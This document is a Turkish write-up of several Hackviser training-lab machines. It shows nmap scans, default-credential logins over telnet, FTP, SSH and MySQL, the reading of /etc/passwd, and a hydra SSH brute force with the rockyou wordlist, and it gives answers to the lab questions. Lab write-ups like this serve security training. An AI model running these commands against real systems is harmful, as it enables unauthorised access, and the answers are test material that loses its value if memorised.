


HACKVISER

ARROW

TARİH: 03.09.2024



```
File Actions Edit View Help
└─(root㉿kali)-[~]
└─# nmap -T4 -sSCV 172.20.1.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 12:22 EDT
Nmap scan report for 172.20.1.61 (172.20.1.61)
Host is up (0.065s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `23` portunda `telnet` servisinin çalıştığını gördüm. Böylece ilk iki sorunun cevabını buldum.

1-) Hangi port(lar) açık?

- 23

2-) Çalışan servisin adı nedir?

- telnet

```
File Actions Edit View Help
└─(root㉿kali)-[~]
└─# telnet 172.20.1.61
Trying 172.20.1.61...
Connected to 172.20.1.61.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: █
```

`Telnet` komutu ile makineye bağlanmayı denedim ve login kısmında hostname bilgisinin `arrow` olduğunu öğrendim.

3-) Hostname nedir?

- arrow

```
(root㉿kali)-[~]
# telnet 172.20.1.61
Trying 172.20.1.61...
Connected to 172.20.1.61.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep  3 12:38:17 EDT 2024 from 10.8.9.37 on pts/0
root@arrow:~# pwd
/root
root@arrow:~#
```

Ardından varsayılan olan `root:root` kullanıcı bilgileriyle giriş yapmayı denedimde başarılı oldum. `Pwd` komutu ile de `/root` dizininde bulduğumu gördüm. Bu şekilde son 2 sorunun da cevabını bulmuş olduk.

4-) Telnet'e bağlanmak için kullandığınız username:password nedir?

- `root:root`


5-) Telnet'e bağlandığınızda çalışma dizini konumunuz nedir?

- `/root`

HACKVISER

FILE HUNTER

TARİH: 03.09.2024



```
root@kali: ~
File Actions Edit View Help
[root@kali:~]
# nmap -T4 -sSCV 172.20.3.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 14:18 EDT
Nmap scan report for 172.20.3.42 (172.20.3.42)
Host is up (0.063s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-syst:
| STAT:
|   FTP server status:
|     Connected to ::ffff:10.8.9.37
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rw-r--r--  1 ftp      ftp          25 Sep 08  2023 userlist
Service Info: Host: Welcome
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `21` portunda `ftp` servisinin çalıştığını gördüm. Aynı zamanda script çıktısına göre `anonymous` girişe de izin verilmiş.

1-) Hangi port(lar) açık?

- 21

2-) FTP'nin açılımı nedir?

- File Transfer Protocol

```
root@kali: ~
File Actions Edit View Help
[root@kali:~]
# ftp 172.20.3.42
Connected to 172.20.3.42.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.3.42:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Tarama sonucundan yola çıkararak `FTP` sunucusuna `anonymous` kullanıcı adıyla bağlanmayı denedim ve başarılı oldum.

3-) FTP'ye hangi kullanıcı adı ile bağlandınız?

- anonymous

```
File Actions Edit View Help
ftp> help
Commands may be abbreviated. Commands are:
!
$      edit      lpage      nlist      rcbuf      struct
account  epsv      lpwd       nmap       recv       sunique
append   epsv4     ls         ntrans     reget      system
ascii    epsv6     macdef    open       remopts   tenex
bell     features  mdelete  page       rename    throttle
binary   fget      mdir      passive   reset     trace
bye     form      mkdir     mode      rhelp    type
case    ftp       mls       modtime  rmdir    umask
cd      gate      mlsd     preserve  rstatus  unset
cdup   get       mlst     progress  runique usage
chmod  glob      mode     prompt   proxy    verbose
close   hash      more     put      sendport xferbuf
cr     help      mput     pwd      site
debug  idle      mreget   quit     size
delete image     msend    newer    sndbuf
dir    lcd       newer
disconnect less
ftp> ■
```

Ardından **help** komutunu kullanarak kullanabileceğim komutları görüntüledim.

4-) Hangi komut FTP sunucusunda hangi komutları kullanabileceğimizi gösterir?

- **help**

```
File Actions Edit View Help
ftp> ls
229 Entering Extended Passive Mode (|||33635|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          25 Sep 08  2023 userlist
226 Directory send OK.
ftp> get userlist
local: userlist remote: userlist
229 Entering Extended Passive Mode (|||29573|)
150 Opening BINARY mode data connection for userlist (25 bytes).
100% |*****| 25          287.22 KiB/s  00:00 ETA
226 Transfer complete.
25 bytes received in 00:00 (0.42 KiB/s)
ftp> ■
```


Daha sonra **ls** komutuyla dosyaları görüntüledim. **Userlist** adında bir dosya gördüm ve bunu **get** komutunu kullanarak indirdim.

5-) FTP sunucusundaki dosyanın adı nedir?

- **userlist**

6-) Bir FTP sunucusundan dosya indirmek için kullanabileceğimiz komut nedir?

- **get**



```
File Actions Edit View Help

└─(root㉿kali)-[~]
└─# cat userlist
jack:hackviser
root:root

└─(root㉿kali)-[~]
└─#
```

Son olarak **FTP** sunucusundan indirdiğim **userlist** dosyasının içeriğini görüntüledim. Böylece **jack** ve **root** kullanıcılarına ait bilgilerin bulunduğuunu öğrendim.


7-) Dosyada hangi kullanıcıların bilgileri vardır?

- jack, root

HACKVISER

SECURE COMMAND

TARİH: 04.09.2024



```
root@kali:~  
File Actions Edit View Help  
  
└─(root㉿kali)-[~]  
# nmap -T4 -sSCV 172.20.3.64  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 15:06 EDT  
Nmap scan report for 172.20.3.64 (172.20.3.64)  
Host is up (0.070s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)  
| ssh-hostkey:  
|_ 256 3f:1b:07:c7:23:c1:1f:6f:55:45:be:28:90:31:1b:d9 (ECDSA)  
|_ 256 6e:4b:ac:4b:03:7e:af:06:fb:74:32:26:1a:f1:4d:01 (ED25519)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `22` portunda `ssh` servisinin çalıştığını gördüm.

1-) Hangi port(lar) açık?

- 22

2-) Çalışan hizmet adı nedir?

- ssh

```
root@kali:~  
File Actions Edit View Help  
  
└─(root㉿kali)-[~]  
# ssh hackviser@172.20.3.64  
The authenticity of host '172.20.3.64 (172.20.3.64)' can't be established.  
ED25519 key fingerprint is SHA256:g8/PIfA1jk/9TeiTo12Rh2W73gzSmEKEIEAnPv2Y9HI.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.20.3.64' (ED25519) to the list of known hosts.  
  
Secure Command  
  
Master's Message: W3lc0m3 t0 h4ck1ng w0rld
```

Daha sonra verilen `hackviser` kullanıcısıyla `SSH`'a bağlandım ve bizden istenen `Master's Message` ile karşılaştım.

3-) SSH'a `hackviser:hackviser` oturum bilgileri ile bağlanırken "Master's Message" nedir?

- W3lc0m3 t0 h4ck1ng w0rld

Ardından `su` komutu ile `root` kullanıcısına geçiş yapmayı denedim. Parola olarak da `root` denediğimde başarılı oldum.

4-) Linux'ta kullanıcı değiştirmek için kullanılan komut nedir?

- su

5-) root kullanıcısının parolası nedir?

- root

```
File Actions Edit View Help
root@secure-command:/home/hackviser# cd
root@secure-command:~# ls -a
. .. .advice_of_the_master .bashrc .local .ssh
root@secure-command:~# cat .advice_of_the_master
st4y cur10us
root@secure-command:~#
```

Daha sonra root dizinine gidip `ls -a` komutuyla tüm dosyaları görüntüledim. `.advice_of_the_master` adında gizli bir dosya gördüm ve cat komutu ile okudum.

6-) ls komutunun gizli dosyaları gösteren parametresi nedir?

- -a


7-) Master'in tavsiyesi nedir?

- st4y cur10us

HACKVISER

QUERY GATE

TARİH: 04.09.2024



```
File Actions Edit View Help
[root@kali] ~]
# nmap -T4 -sCV 172.20.4.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 15:33 EDT
Nmap scan report for 172.20.4.194 (172.20.4.194)
Host is up (0.089s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp   open  mysql   MySQL 8.0.34
| mysql-info:
|   Protocol: 10
|   Version: 8.0.34
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: ConnectWithDatabase, Support41Auth, LongPassword, InteractiveClient, SupportsCompression, LongColumnFlag, ODBCClient, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, Speaks4ProtocolNew, SupportsTransactions, SupportsLoadDataLocal, FoundRows, Speaks41ProtocolOld, IgnoreSigpipe, SwitchToSSLAfterHandshake, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x07?\x0f9i*%\x7Fuhmh\x0C\x15E.H*
|_ Auth Plugin Name: caching_sha2_password
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.34_Auto_Generated_Server_Certificate
|_ Not valid before: 2023-09-12T15:15:05
|_ Not valid after: 2033-09-09T15:15:05
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda **3306** portunda `mysql` servisinin çalıştığını gördüm.

1-) Hangi port(lar) açık?

- 3306

2-) Çalışan servisin nedir?

- mysql

```
File Actions Edit View Help
root@kali: ~]
# mysql -h 172.20.4.194 -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Daha sonra `mysql` sunucusuna `root` kullanıcıyı ile bağlanmayı denedim ve başarılı oldum.

3-) MySQL'e bağlanmak için kullanabileceğimiz en yetkili kullanıcı adı nedir?

- root

4-) Hedef makinede çalışan MySQL'e bağlanmak için komut satırı aracında hostname'i belirtmek için hangi parametre kullanılır?

- -h

```

root@kali: ~
File Actions Edit View Help
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| detective_inspector |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.063 sec)

MySQL [(none)]> use detective_inspector;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]>

```

Ardından veritabanlarını görüntüledim ve dikkatimi çeken **detective_inspector** veritabanını **use** komutunu kullanarak seçtim.

5-) Bağlandığınız MySQL sunucusunda kaç veritabanı var?

- 5

6-) Hangi komutla bir veritabanı seçebiliriz?

- use

```

root@kali: ~
File Actions Edit View Help
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list |
+-----+
1 row in set (0.063 sec)

MySQL [detective_inspector]> select * from hacker_list;
+----+----+----+----+----+
| id | firstName | lastName | nickname | type |
+----+----+----+----+----+
| 1001 | Jed | Meadows | sp1d3r | gray-hat |
| 1002 | Melissa | Gamble | c0c0net | gray-hat |
| 1003 | Frank | Netsi | v3nus | gray-hat |
| 1004 | Nancy | Melton | s1torml09 | black-hat |
| 1005 | Jack | Dunn | psyod3d | black-hat |
| 1006 | Arron | Eden | r4nd0myfff | black-hat |
| 1007 | Lea | Wells | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r | white-hat |
| 1009 | Xavier | Klein | oricy4l33 | black-hat |
+----+----+----+----+----+
9 rows in set (0.063 sec)

```

Bu veritabanında **hacker_list** adında bir tablo var. Bu tablo içindeki kayıtları görüntüledim ve beyaz şapkalı hacker'in kullanıcı adını buldum.

7-) **detective_inspector** veritabanındaki tablonun adı nedir?

- **hacker_list**


8-) Beyaz şapkalı hacker'in kullanıcı adı nedir?

- **h4ckv1s3r**

HACKVISER

DISCOVER LEARNEAN

TARİH: 04.09.2024



```
[root@kali: ~]
# nmap -T4 -sSCV 172.20.6.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 04:53 EDT
Nmap scan report for 172.20.6.119 (172.20.6.119)
Host is up (0.066s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 be:c9:de:f2:24:b2:ac:0c:4c:2e:06:40:8c:9a:68:b3 (RSA)
|   256 ff:3c:f4:91:98:ff:66:2f:50:f7:f2:9f:aa:f2:4c:9b (ECDSA)
|_  256 c0:5c:da:06:8d:28:3e:70:49:cf:3e:7d:2d:8e:54:71 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `22` portunda `ssh` ve `80` portunda `http` servisinin çalıştığını gördüm.

- ## 1-) Hangi port(lar) açık?

- 22,80


- 2-) 80 portunda çalışan servisin versiyonu nedir?

- #### • 2.4.56


Ardından `gobuster` aracı ile dizin taraması gerçekleştirdim. Tarama sonucunda `/filemanager` adında bir dizini keşfettim.

- 3-) Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

- /filemanager




Keşfettiğim dizine tarayıcı ile gittiğimde **Tiny File Manager** sisteminin giriş ekranıyla karşılaştım.



Giriş kısmında denemek için bu sistemin varsayılan parolalarını internette aradım. Bulduğum iki kombinasyonu da denedim ve **user:12345** ikilisi ile sisteme giriş yapabildim.

4-) File manager'a giriş yapmak için kullandığınız **username:password** nedir?

- **user:12345**



| Name | Size | Modified | Perms | Owner | Actions |
|---------------------|--------|---------------------|-------|-----------|---------|
| bin + usr/bin | Folder | 09/20/2023 10:22 AM | 0755 | root:root | |
| boot | Folder | 09/19/2023 6:49 PM | 0755 | root:root | |
| dev | Folder | 09/04/2024 8:52 AM | 0755 | root:root | |
| etc | Folder | 09/04/2024 8:52 AM | 0755 | root:root | |
| home | Folder | 09/20/2023 11:46 AM | 0755 | root:root | |
| lib → usr/lib | Folder | 09/20/2023 10:06 AM | 0755 | root:root | |
| lib32 → usr/lib32 | Folder | 09/19/2023 6:42 PM | 0755 | root:root | |
| lib64 → usr/lib64 | Folder | 09/19/2023 6:45 PM | 0755 | root:root | |
| libx32 → usr/libx32 | Folder | 09/19/2023 6:42 PM | 0755 | root:root | |
| lost+found | Folder | 09/19/2023 6:42 PM | 0700 | root:root | |
| media | Folder | 09/19/2023 6:42 PM | 0755 | root:root | |
| mnt | Folder | 09/19/2023 6:42 PM | 0755 | root:root | |
| opt | Folder | 09/19/2023 6:42 PM | 0755 | root:root | |
| proc | Folder | 09/04/2024 8:52 AM | 0555 | root:root | |
| root | Folder | 12/23/2023 11:30 AM | 0700 | root:root | |
| run | Folder | 09/04/2024 8:52 AM | 0755 | root:root | |
| tmp | Folder | 09/20/2023 10:06 AM | 0755 | root:root | |

Giriş yaptıktan sonra sunucudaki dosyaları görüntüleyebileceğimiz bu kısma geldim.

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001::/home/rock:/bin/bash
```

Ardından sisteme en son eklenen kullanıcıyı bulmak için [/etc/passwd](#) dosyasını görüntüledim. Burada en son **rock** adlı kullanıcının eklendiğini gördüm.

5-) Bilgisayara eklenen son kullanıcı adı nedir?

- rock

```
File Actions Edit View Help
(root㉿kali)-[~]
# hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.6.119 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-04 05:11:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://172.20.6.119:22/
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344286 to do in 2097:08h, 15 active
[22][ssh] host: 172.20.6.119 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-04 05:13:36

(root㉿kali)-[~]
#
```

Daha sonra `hydra` aracı ile `rock` kullanıcı adını kullanarak `ssh` sunucusunda `brute-force` denemesi yaptım. Bunun sonucunda `rock` kullanıcısının şifresinin `7777777` olduğunu öğrendim.

6-) rock kullanıcısının parolası nedir?

- 7777777

